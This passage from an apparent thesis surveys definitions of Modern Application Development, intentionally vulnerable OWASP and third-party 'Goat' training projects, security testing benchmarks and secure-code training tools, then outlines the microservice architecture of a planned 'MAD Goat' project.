After an extensive review of the provided documents from the main cloud providers defined by the Gartner Magic Quadrant 2021 - Cloud Infrastructure and Platform Services (Alibaba Cloud, 2023), only 3 of the 7 cloud providers contain some kind of clear definition for what MAD is.

The cloud providers with clear definitions for MAD are:

- Microsoft
- Amazon Web Services
- Oracle Cloud

From the Application Security Testing vendor side, there is also little to no detail about MAD. The main driver for MAD in the AST universe is Checkmarx. Checkmarx provides a dedicated web page, as well as e-books, for all the MAD definitions, building blocks, and security concerns. Synopsis and Veracode provide the same report by ESG but do not mention more than that. HCLTech has a brief web page with some references to MAD.

The AST vendors with clear definitions for MAD are:

- Checkmarx.
- Synopsis.
- Veracode.
- HCLTech.

Analyzing all the references for the defined cloud vendor and AST vendors a conclusion can be made that MAD is still in its earlier stages. There is no one rule for the MAD building blocks and some references are very distinct from others.

MAD according to the main cloud providers

Amazon Web Services(AWS)

AWS divides the MAD building blocks into 5 main blocks.

The first one is that MAD must use a microservice architecture. Microservices, in simple terms, is the division of complex software into small, independent components that can be maintained by a single team. With monolith software typically developers need to push their changes through a shared release pipeline, which can cause friction, merge conflicts, deployment issues along with other problems. Microservices abstract that all away, allowing each component to be independently run and deployed by a single unit.

The second MAD building block according to AWS is automating the release pipeline. This means that processes needed to make a complete software release must be automated in the Continuous Integration/ Continuous Deployment pipeline (CI/CD).

Infrastructure as Code (IaC) is the building block that follows, using IaC keeps all the environment resources for running software, stable and consistent. By abstracting all the relevant resources for running an application to code, there is no need anymore for manual configuration of machines, network, load balancing, and scaling. Everything is done by code.

The fourth building block is Serverless Technology and this is where AWS differs mostly from other cloud vendors' definitions. Serverless computing has been rapidly gaining popularity in recent years (Research Nester, 2022) and offers a way to run, manage, and integrate applications without the need to manage services. It features automatic scaling, high availability, and a pay-for-use billing model. Using serverless eliminates the need for infrastructure management (like patching or updates).

The final building block, as defined by AWS, is automated security. Due to the nature of MAD applications being designed and implemented in microservices architectures, it allows for more fine-grained control over security policies but it also means there is a wide variety of surface area that needs to be covered. By automating all security processes earlier in the SDLC it's possible to address and mitigate security issues faster (Amazon Web Services, 2019).

Microsoft

Microsoft defines MAD in 7 building blocks.

The first one is cloud-native architecture. Similar to AWS with the microservice building block, cloud-native architecture is a way to containerize application code in order to deploy it as microservices. If one change needs to be done in one component, it reduces the risk of a major failure in the other application containers.

The second building block is AI and it allows the engagement of the application users by adding, for example, translations, chat-bots, and voice for AI-enabled user interfaces.

Following AI Microsoft defines integration using out-of-the-box connectors and API management as another building block for MAD. Using out-of-the-box connectors and APIs allows a more productive and connected software experience.

The fourth building block is data, which in the case of MAD refers to everything that is related to data models, APIs, storage structures, and deployment options.

Delivery of software using DevOps practices makes the fifth building block easy to understand. Like with AWS, the automation of all operations of the release process to a dedicated CI/CD pipeline with a constant feedback loop to the developers is a major part of MAD.

The next building block goes hand-in-hand with the fifth building block, automating everything as possible is a key concept to MAD and Microsoft defines maximizing automation in operations as the sixth block. Logging, scaling, and high availability are just a few of the examples of what must be automated to have a successful MAD application running.

The final building block is security, security in every layer of the application. Code, delivery pipelines, app run-times, and databases are a few of the components that must be secured and preferably with automatic scan and reporting (Microsoft Azure, 2022).

Oracle

Oracle's approach to Modern Application Development is distinct from other cloud vendors. First of all, it doesn't call it Modern Application Development but it calls it Modern App Development. Also, it doesn't refer to MAD Building blocks but instead uses what Oracle calls the core requirements of MAD. Along with the design principles, architecture patterns, and technology recommendations, Oracle joins all these concepts to create its definition of MAD.

Focusing more on the core requirements for MAD it's observable that the first requirement is security and compliance. Making sure that the security policies are aligned with industry best practices and are enforced across all layers of the application stack.

The following requirement is availability, making sure the applications have a huge percentage of up-time.

The third core requirement is scalability. A scalable application scales without issues from thousands to millions of users without needing to be redesigned.

Following it comes performance. Low latency and high throughput are a must for this requirement to be fulfilled.

Agility comes as the fifth requirement and goes hand-in-hand with what AWS and Microsoft define for MAD. Reliance on modern automation tooling as well as fast and predictable deployment processes is needed for MAD to be successful.

The sixth requirement is observability, by making sure all the logging and tracing are monitored and, along with performance metrics, it's needed requirements in order to make sure no degradation is introduced during the CI/CD process.

After agility Oracle defines resiliency as the next core requirement, making sure that applications recover gracefully preventing that way data loss, and making it so it doesn't negatively impact the user experience.

The eighth core requirement is cost optimization which goes together with all the previous requirements. Everything should run at the lowest possible total cost.

The final core requirement is portability. To comply with portability the application architecture must also comply with open standards making migrations to other cloud vendors or even for on-premises deployments possible (Oracle, 2022).

Table 2.4 gives a high-level overview of each of the chosen cloud vendors' building blocks for MAD.

Cloud Vendor	**MAD Building Block**	**References**
AWS	Microservices Architecture Automate the release pipeline Infrastructure as code Serverless technologies Automating security	(Amazon Web Services, 2019)
Microsoft	Cloud-native architecture AI Integration and API management Data Software delivery using DevOps practices Maximizing automation in operations Multi-layered security	(Microsoft Azure, 2022)
Oracle	Security and compliance Availability Scalability Performance Agility Observability Resiliency Cost Optimization Portability	(Oracle, 2022)

Table 2.4: MAD building blocks according to the main cloud vendors

MAD according to the main AST vendors

On the main AST vendor's side, it's possible to find two distinct approaches to MAD. From what it was possible to gather HCLTech, Synopsis, and Veracode (Gruber & ESG Analyst, 2020; HCLTech, 2022) have very high-level definitions for MAD whether Checkmarx has extensive definitions for MAD as well as detailed analysis on possible security vulnerabilities and attack surfaces that MAD permits. On the HCLTech, Synopsis, and Veracode the definitions don't go far away from the cloud vendors. The building blocks are clearly defined and are the ones that follow:

- Microservices
- Open Source Packages
- Containers
- Automated release pipeline
- Automated security

Checkmarx however has a deep detailed analysis of MAD. According to Checkmarx MAD is a software development technique that allows applications to run anywhere and on any commodity infrastructure, at scale. The main difference that MAD brings in comparison to traditional software development is that MAD isolates software innovation from operational boundaries, and that enables teams to spend more time building innovative features and functions. Developing software using MAD should allow for a more flexible user experience, due to the decoupled nature of the MAD architecture. Major outages on one component should not influence the system as a whole (Checkmarx, 2022b).

As done previously with other sources, Checkmarx also has a set of MAD building blocks:

- Open source code
- Microservices
- Containers
- Infrastructure as code
- APIs

Checkmarx additionally identifies the main risks that can be found on each of the MAD building blocks as it can be analyzed through table 2.5.

MAD Building Block	Risks	Reference
Open Source Code	Inconsistent Security Standards Unknown Source Code Origins Licensing Noncompliance	(Checkmarx, 2022b) (Checkmarx, 2022c)

MAD Building Block	Risks	Reference
Microservices	Expanding Complexity Limited Environment Control Inappropriately Securing Data Inappropriately Securing the Network	(Checkmarx, 2022b) (Checkmarx, 2022c)
Container	Running Containers from Insecure Sources Unknown Source Code Origins Too Much Faith in Image Scanning Broader Attack Surface Bloated Base Images Lack of Rigid Isolation Less Visibility	(Checkmarx, 2022b) (Checkmarx, 2022c)
Infrastructure as Code	Steep Learning Curve Human Error Configuration Drift Exposing Sensitive Data and Ports	(Checkmarx, 2022b) (Checkmarx, 2022c)
API	OWASP Top 10 API Security Third-Party APIs Redundant API Considerations Insufficient Emphasis on API Monitoring API Training in MAD Culture	(Checkmarx, 2022b) (Checkmarx, 2022c)

Table 2.5: MAD building blocks according to Checkmarx

Another relevant point that Checkmarx provides is the clear distinction between Cloud Native and Modern Application Development. According to it, cloud-native can be considered a sub-set of MAD since, and has previously defined in Section 2.1, cloud-native is a methodology of building and running applications that exploit the advantages of the cloud computing delivery model, but that doesn't mean that a software that is to be deployed on-premises cannot be developed using MAD fundamentals and approaches. It is true that according to Checkmarx cloud-native technology is a component of MAD, however, it does not mean that it is an obligatory component. Checkmarx emphasizes that along with the techniques and building blocks of MAD, a cultural shift is also needed to make MAD successful, with the main cultural shift being the enabling of innovation through ownership. Instead of developers working on projects, they take responsibility and ownership of the products they are delivering and are held accountable for it. The autonomy is on the side of the developers as they determine how and where the product runs, how it will evolve, and how can it be improved in order to meet customer demands (Checkmarx, 2022b).

2.4 Goat Projects

OWASP, independent researchers and developers have created a collection of projects known as Goat Projects. These projects are designed to be intentionally vulnerable, which allows for an easier learning curve for individuals interested in information security. The projects are maintained by these groups and are available for use by information security enthusiasts. In order to confirm the accuracy of the vulnerabilities detected by AST tools, these projects are commonly used as a validation mechanism in order to ensure that vulnerabilities are being found while scanning these types of applications. In other words, the intentionally vulnerable nature of these projects provides a means for testing the effectiveness and accuracy of various AST tools in identifying and reporting vulnerabilities.

Numerous Goat projects are supported by both the developer community and non-profit organizations. However, to streamline research and maximize efficiency, only two types of projects are considered for the review: those from the OWASP Foundation and those that have a clearly identifiable entity responsible for their maintenance and development. This helps to ensure the ongoing support and availability of the projects and to maintain their value as useful and reliable resources for the information security community.

The primary source for reviewing Goat projects is the OWASP Foundation, a non-profit organization with a primary objective of improving software security. The OWASP Foundation is widely regarded as the main resource for the IT community to enhance web security through community-led open-source software, documentation, knowledge sharing, and conferences (OWASP Foundation, 2023c).

While the OWASP Foundation is the primary source for reviewing Goat projects, independent developers and companies that contribute to Goat projects are also considered for evaluation. These additional projects may not be as well-established as those under the OWASP umbrella, but they are valuable for showcasing the diverse range of applications and uses for Goat projects.

The search for the Goat projects is mainly focused on the OWASP Foundation projects web page. OWASP projects are open source and built by a community of volunteers. These projects normally have a set of core project leaders who are responsible for defining the vision, roadmap, and tasks. The projects themselves vary in type, ranging from documentation-related projects to training and education-focused projects (OWASP Foundation, 2023i).

The OWASP Foundation offers an Application Security Wayfinder to showcase the wide range of projects that fall under its influence (OWASP Foundation, 2023i). This resource helps identify which of them are most relevant to the different stages of the SDLC. Figure 2.5 highlights with a red rectangle the focus of the review: training and educational projects, which normally are the main focus of the Goat projects.

It was also possible to gather additional projects for review from the wider developer community and online sources. These resources, while not officially affiliated with the OWASP Foundation, provided valuable insights and perspectives on the use and impact of Goat projects in various contexts.

Looking at the results from the OWASP foundation website it's possible to find 3 mature Goat projects. The first one is the OWASP WebGoat, a deliberately insecure application that allows its users to test vulnerabilities commonly found in Java-based applications (OWASP Foundation, 2023h). The second project found is the OWASP Node.js Goat, a Node.js application that provides an environment to learn the OWASP Top 10 security risks and how to effectively address them (OWASP Foundation, 2023e). Lastly, there is the OWASP PyGoat project, a Python-based application using the Django web framework that teaches its users how to test and securely develop their applications. It also has exploitable vulnerabilities that can be attacked (OWASP Foundation, 2023f). There are additional Goat projects that are part of the OWASP Foundation, but based on the review conducted, they do not seem to be as developed as the three projects previously identified. As a result, they will not be referenced in this review.

Outside the scope of the OWASP Foundation, there are three additional projects that are worth noting. The first project, CloudGoat, is a vulnerable, on-demand AWS environment that is maintained by Rhino Security Labs (Rhino Security Labs, 2023). CloudGoat is a tool utilized to launch and shut down a vulnerable set of AWS resources. It's mainly designed to educate users on security risks associated with AWS. The second project of notice is the CI/CD Goat project, maintained by Cider Security (Cider Security Ltd., 2022). The CI/CD goat project allows its users to learn and practice CI/CD security through a set of 10 challenges performed against a real, full-blown CI/CD environment. The last project of notice is the Kubernetes Goat project, maintained by Madhu Akula. This project is an interactive kubernetes security learning environment that has intentionally vulnerable design scenarios to demonstrate the common configuration mistakes, real-world vulnerabilities, and security issues in Kubernetes clusters, containers, and cloud-native environments (Akula, 2023).

The diversity of Goat projects is apparent through the various scopes and purposes they serve, extending beyond




Figure 2.5: Application Security Wayfinder (OWASP Foundation, 2023j)

the application layer to encompass, infrastructure deployments, and more. Table 2.6 categorizes the previously identified projects based on their respective focuses.

Project	Focus	Reference
OWASP WebGoat OWASP NodeGoat OWASP PyGoat	Vulnerable Web applications	(OWASP Foundation, 2023h) (OWASP Foundation, 2023e) (OWASP Foundation, 2023f)
Cloud Goat CI/CD Goat Kubernetes Goat	Infrastructure Deployment	(Rhino Security Labs, 2023) (Cider Security Ltd., 2022) (Akula, 2023)

Table 2.6: Goat Projects categorization

2.5 Application Security Testing Benchmarks

Benchmark tools are designed to help evaluate and compare the effectiveness of AST tools in identifying and mitigating security vulnerabilities in software. These tools typically provide a set of test cases, along with expected results, that can be used to assess how well an AST tool detects a range of vulnerabilities (for example SQL injection, cross-site scripting, and many more).

To ensure a comprehensive review, only open-source projects that have been updated within the past two years will be included. Although there are organizations that provide benchmark reports for comparing AST tools, they will not be considered for this review. The main objective of the review is to gain a general understanding of what benchmark tools are and how they are used to test the capabilities of AST tools, so analyzing all available benchmarks falls outside the scope of the review.

Looking at the landscape of Benchmark tools it was decided to only use the OWASP Foundation as a resource. The main reasons are as follows:

- Credibility: The OWASP Foundation is a well-known and respected organization in the field of information security, as they ensure that the sources used are reputable and trustworthy.
- Relevance: The OWASP Foundation is continually updating and adding to its resources, ensuring that the information is up-to-date and relevant to current issues and challenges. By limiting the review to their resources, it's possible to ensure that the information is current and applicable to current practices in the field.

The search was conducted on the OWASP Foundation projects web page, and two projects were identified as potential candidates. However, one of them was excluded due to a lack of significant updates in the past two years, as analyzed through its project history.

The only result feasible to show in the review process is the OWASP Benchmark project. This project is a Java test suite designed to evaluate the accuracy, coverage, and speed of automated software vulnerability detection tools. The main objective of this project is to understand the strengths and weaknesses of the AST tools and compare them to one another. The project is an open-source web application that contains numerous exploitable test cases that can be explored by any type of AST tool (whether they are SAST or DAST tools). The OWASP Benchmark project also includes dozens of scorecard generators for numerous open-source and commercial AST tools. It provides scorecard generation capabilities by running a simple command-line interface program (OWASP Foundation, 2023b).

The OWASP Benchmark scorecard is organized into several zones that are clearly labeled, allowing for a distinct comparison between different scanners. Figure 2.6 provides a clear visual representation of the various zones within the OWASP Benchmark scorecard.




Figure 2.6: OWASP Benchmark Scorecard zones (OWASP Foundation, 2023b)

Figure 2.7 provides an example of a scorecard that compares multiple non-commercial SAST scanners, as well as a comparison with unidentified commercial offerings. This image illustrates the benchmarking capabilities of the OWASP Benchmark project and how it can be used to assess the Java support of multiple SAST tools.




Figure 2.7: OWASP Benchmark Scorecard result for SAST (OWASP Foundation, 2023b)

2.6 Secure Code Training

Due to the ever-changing facet of software, it's essential for developers, as well as other stakeholders involved in the life cycle of software, to be up to date with the latest secure code best practices. Secure code training is a crucial component of any organization's application security program. With the rise of cyber-attacks and data breaches, the importance of secure coding practices has never been greater. Security awareness training helps developers increase their knowledge and skills needed to write secure code and identify potential security vulnerabilities in their applications. By investing in secure code training, organizations can reduce the risk of security incidents and ensure the confidentiality, integrity, and availability of their sensitive data.

The revision plan considered two types of software for analysis: free open-source software and proprietary "off-the-shelf" solutions. The inclusion of open-source solutions and proprietary software allows for a wider range of analysis ensuring that different perspectives are considered.

For the proprietary software, research was done using the G2 review platform. G2 is one of the leading software and services review organizations, providing information on various technology solutions. Due to the vast amount of information and the diverse range of products and services reviewed on G2, it can serve as a valuable source of data for conducting research and analyzing trends in the technology industry (G2, 2023).

For open-source projects, the OWASP Foundation was again used for the same reasons as enunciated in Section 2.4 and 2.5.

On the G2 search engine the research was done using the keyword "Secure Code Awareness", after collecting the top results sorted by highest score, the top 8 applications were considered for review. Only the top 8 were selected in order to focus on the most widely used and highly rated applications.

The OWASP Foundation website was searched in a similar fashion as the two previous sections. The OWASP Foundation projects web page was extensively researched, and two projects that fit the categorization for "secure code awareness" were found. Although it is possible to consider the Goat projects (for example the previously mentioned OWASP WebGoat project), as projects that encourage security awareness, they were not included in this search because a detailed analysis of them was already done in Section 2.4.

The applications listed in the G2 research have a common goal of providing security education or training to software developers and security experts. They are aimed at improving the users' knowledge of security vulnerabilities and helping them develop safe coding practices. Some of the applications, such as (Immersive Labs, 2023), provide simulations of crisis scenarios and red vs blue team exercises. Immersive Labs also has specific learning tracks to improve organizations' cloud security knowledge. In the case of (Avatao, 2023a), the platform provides simulations of real-world security breaches that happen in organizations, offering valuable insight on how

to mitigate them. Others, like (Secure Code Warrior, 2023), offer industry-specific content for sectors such as technology, government, and finance. There is also the ability to directly integrate on the SDLC such as in the cases of (Checkmarx, 2023a; SecureFlag, 2023a). All of these applications focus on improving cyber-security knowledge with support for multiple languages and frameworks, such as those offered by (Checkmarx, 2023a; SecureFlag, 2023a; Security Journey, 2023a; Synopsys, 2023; Veracode, 2023).

Figure 2.8, shows the wide range of technologies supported by the SecureFlag application, including various programming languages, frameworks, cloud providers, deployment tools, and development principles. Most of the applications specified in this review offer an extensive library of content, allowing its users to have a comprehensive resource for learning about vulnerabilities in a highly specialized manner, offering them a one-stop-shop for their security education needs.




Figure 2.8: Technologies with labs on the SecureFlag application (SecureFlag, 2023a)

Another noteworthy aspect of these applications is their use of gamification to engage users. Applications such as SecureFlag and Checkmarx Codebashing employ gamification mechanisms as a key feature. As shown in Figure 2.9, these mechanisms include leaderboards and user badges to maintain high levels of user involvement. Some of the applications researched also offer other features such as tournaments and capture-the-flag events (Avatao, 2023b; Checkmarx, 2023a; SecureFlag, 2023b; Security Journey, 2023b).




Figure 2.9: Codebashing home page (Checkmarx, 2023c)

The search conducted on the OWASP website resulted in two major projects. The first is OWASP Juice Shop, which is written in Node.js Express and Angular. It is widely used for security training, awareness demos, capture-the-flag exercises, and AST tool measurement. It contains all vulnerabilities from the OWASP Top Ten, along with many other security flaws found in real-world applications (OWASP Foundation, 2023d). The second project of relevance is OWASP Security Shepherd, which is a web and mobile application security training platform. Its main objectives are to be a teaching tool for application security champions and developers, to be a safe platform for practicing application security techniques, and to demonstrate real security risk examples (OWASP Foundation, 2023g).

3. Contribution Overview

Modern Application Development was introduced in Chapter 2 as a framework comprising a series of essential building blocks. Within the Theoretical Background of MAD, its growing popularity becomes evident due to its focus on enhancing the software development process through scalability, automation, security, and agility. MAD goes beyond being a mere methodology; it represents a cultural shift within organizations, placing a strong emphasis on fostering innovation through ownership. Unlike traditional project-oriented approaches, MAD empowers developers to assume responsibility and accountability for the products they deliver (Checkmarx, 2023b). Developers have the autonomy to make critical decisions regarding product deployment, evolution, and continuous improvement, all aiming to effectively meet customer demands.

To clarify the building blocks that will be considered for the MAD Goat Project, Checkmarx's comprehensive definition will be taken into account, as it provides a broad perspective while keeping things simple. The primary building blocks that play a crucial role in the MAD Goat Project are as follows:

- Open Source Software
- Microservices
- Containers
- Infrastructure as Code (IaC)
- APIs

In the subsequent chapters, these building blocks will be introduced and explored as integral components of the project. This approach hopefully will provide a deeper understanding of how each category contributes to the overall application architecture. The first objective of the MAD Goat project is to develop an application that uses the core MAD building blocks and those building blocks must also be clearly defined.

3.1 Architecture and Technology Stack

The MAD Goat project is constructed on the cornerstone of a microservice-based architecture. Microservices are small, autonomous services that work together. The Microservices architecture is a modern approach to building software applications, where a large application is divided into more minor, self-contained services. Each service is responsible for a specific function and operates independently, having its own database and code base. These services communicate with each other through APIs, enabling them to work together as a cohesive system (Sam Newman, 2015).

The main benefits of using microservices are as follows:

- Technology Heterogeneity: Each service can employ a technology tailored to its specific requirements. Instead of adhering to a one-size-fits-all approach in software development, the service's responsible entity can determine the most suitable programming language, tools, or technologies for the task at hand. This principle is also evident in the MAD Goat project, where each microservice is constructed using the appropriate technology. For instance, the Scoreboard and Lessons services are developed using Nest.Js, the Goat4Shell service uses Java Spring, the profile service utilizes Go, and so on.
- Resilience: In a resilient system, the failure of one component does not trigger a cascading failure. It allows issues to be isolated and addressed without exposing the entire application to potential problems. However,

it's worth noting that some services may be more critical than others. For example, in the MAD Goat project, if the Scoreboard or Documentation service experiences downtime, it has minimal impact on the overall functionality of the web application. On the other hand, if the Lesson service is down, it affects one of the more crucial services, and users cannot access the lessons. While microservices contribute to resilience, it's essential to ensure that key services remain highly available to maintain overall application reliability.

- Scaling: In a monolithic architecture, scaling typically involves scaling all components together. In contrast, with microservices, you can scale services according to the specific needs of the application. Demanding services can run on more robust hardware, while other services can operate with minimal resource usage. For example, in the MAD Goat project, the Documentation service is a lightweight static HTML website, and its corresponding container doesn't need to consume excessive resources from the hosting server, cluster, or environment. This fine-grained scalability helps optimize resource utilization.

- Ease of Deployment: Microservices offer independent deployment for each service, reducing the risk of code changes affecting all deployments, as can happen in monolithic architectures. MAD Goat employs a straightforward Docker Compose deployment, which is quick and easy to manage. Additionally, the project plans to implement a Kubernetes-based deployment, which, while more complex to manage than Docker Compose, enables efficient deployment across multiple hosts. This flexibility provides different deployment options based on specific requirements.

- Organizational Alignment: In contrast to large teams working on extensive code bases, smaller teams dealing with more concise code can enhance productivity and better align with the organization's goals. This concept ties into Conway's Law, which suggests that the structure of a software system often mirrors the organization's communication structure. An example that is often given is that, if a single team is responsible for developing a compiler, it's likely to be a one-pass compiler. However, when the team divides into two or more groups, a two-pass (or more) compiler may result. While usually this discussion is done in the context of software, the idea extends to various systems (Sam Newman, 2015). It's essential to recognize that transitioning to a new technology or architecture alone is insufficient; the entire organization must adapt to the MAD approach to software building.

- Composability: With microservices, the functionality becomes versatile, allowing each service to be consumed in different ways for different purposes. Services now can be consumed by web browsers, mobile applications, tablet applications, and so on. In the case of MAD Goat for now it's only a web-based application.

- Optimizing for Replaceability: With smaller services, it's easier to replace or maintain legacy code. If there is a need to replace a service with a better one the overhead is much smaller and easier to manage, so rewriting an entire service becomes, in theory, a smaller burden.

Various patterns can be applied when implementing a microservices architecture, and their complexity depends on the application's use cases and size. Some design patterns prioritize scalability, high throughput, and resilience, while others focus on data management and event-driven communication. Design patterns are not isolated but interconnected, and a robust microservices technology requires the application of multiple interrelated design patterns. Some well-known design patterns in microservices-based technologies include (Sam Newman, 2015):

- API Gateway: An API gateway acts as a single entry point for client requests, handling authentication, routing, load balancing, and other cross-cutting concerns. It abstracts the complexities of the underlying microservices and provides a unified interface to the clients.

- Service Registry and Discovery: Services need a way to discover and communicate with each other. A service registry, such as Netflix Eureka (Netflix, 2023) or HashiCorp Consul (Hashicorp, 2023), helps manage service registration and provides a mechanism for service discovery.

- Circuit Breaker: The circuit breaker pattern provides fault tolerance and resilience by monitoring service calls and preventing cascading failures. If a service fails, the circuit breaker can temporarily route requests to a fallback mechanism or return an error response.

- Event-Driven Architecture: Services can communicate asynchronously through events. Events are published and subscribed to by services, allowing loose coupling and scalability. Patterns like event sourcing and message queues can be used to implement event-driven architectures.

- Data Management: Each service in a microservices architecture can have (or not) its own database or data storage mechanism. Data can be managed through patterns like the database-per-service pattern, where each service has its dedicated database, or the shared database pattern, where multiple services share a common database but have limited access.

The MAD Goat project is designed around three core design patterns: API Gateway, Event-Driven Communication, and Database-Per-Service pattern. To illustrate these design pattern choices, AWS documentation will be referenced. As previously stated in Section 2.3, AWS is a leader in the cloud vendor space and remains one of the most influential entities in driving innovative ideas and technologies in this field. Although AWS is referenced, any other cloud vendor could be included instead since most of them offer the same core services.

The choice of implementing an API Gateway in the project is primarily due to the very nature of the project, which is a web-based application that interacts with multiple distinct services. The API Gateway serves as a single entry point for clients and allows for efficient routing and load balancing between various microservices. It simplifies the client's interaction with the application, offering a unified interface while abstracting the complexities of dealing with multiple service endpoints and protocols. Figure 3.1 demonstrates an API Gateway implementation utilizing AWS services. It highlights a single point of entry through which various interfaces can interact with the services. On the MAD Goat project, the API Gateway is implemented by using Traefik as a reverse proxy.

